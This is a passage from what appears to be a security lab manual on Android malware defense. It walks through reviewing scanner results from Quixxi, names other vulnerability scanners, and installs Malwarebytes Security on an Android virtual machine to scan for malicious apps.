


Figure 2.2.6: CERTIFICATE INFORMATION

11. Scroll-down further to view the OWASP information such as **Issue**, **Severity**, **Assessment Status**, **CWE**, **Exploits**, etc.



🗁 You can also use other Android vulnerability scanners such as **X-Ray** (https://duo.com), **Vulners Scanner** (https://play.google.com), **Shellshock Vulnerability Scan** (https://play.google.com), **Yaazhini** (https://www.vegabird.com), and **Quick Android Review Kit** (QARK) (https://github.com) to analyze malicious apps for vulnerabilities.




Figure 2.2.7: Quixxi list of vulnerabilities

12. You can scroll-down and click on **GET FULL REPORT** button to generate a full report.
13. This concludes the demonstration of how to analyze a malicious app using the Quixxi vulnerability scanner.
14. Close all open windows and document all the acquired information.
15. Turn off the **Windows 10** and **Android** virtual machines.

TASK 3 Secure Android Devices from Malicious Apps using Malwarebytes Security

Malwarebytes is an antimalware mobile tool that provides protection against malware, ransomware, and other growing threats to Android devices. It blocks, detects, and removes adware and malware; conducts privacy audits for all apps; and ensures safer browsing.

In this task, we will secure an Android device from malicious applications using Malwarebytes Security.

1. Turn on the **Android** virtual machine and click the **Play Store** shortcut from the **Home screen** to launch **Google Play**.




Figure 2.3.1: Launch Google Play

TASK 3.1

Launch Play Store

2. The **Google Play** app opens, as shown in the screenshot.

Note: Make sure that you have signed into the Google Play Store with a Google account; if not, create a new one and add the account.




Figure 2.3.2: Launching Google Play

3. In the **Search for apps & games** field, type **malwarebytes**. From the results, click **Malwarebytes Security**, as shown in the screenshot.

Figure 2.3.3: Searching for Malwarebytes Security

TASK 3.2

Install and Launch Malwarebytes Security

4. The **Malwarebytes Security: Virus Cleaner, Anti-Malware** app information is displayed; click the **Install** button to start the installation of the app.

Figure 2.3.4: Installing Malwarebytes Security app

5. Once installation completes, click the **Open** button to launch it.

Figure 2.3.5: Launching Malwarebytes Security

6. **Malwarebytes Security** initializes. A **Let's get you started** message appears; click the **Get started** button to proceed.

Figure 2.3.6: Malwarebytes Get started

7. In the permissions window, click **Give permission**.




Figure 2.3.7: Malwarebytes permission window

8. A system pop-up appears, asking for permission; click **ALLOW**.




Figure 2.3.8: Permission notification

9. On the next screen, click the **Start Premium trial** button to start the free premium trial version of Malwarebytes Security.




Figure 2.3.9: Starting the free Premium trial

TASK 3.3

Perform Scan

10. The **Your device is safe** screen loads; click the **Scan now** button to start scanning the system.

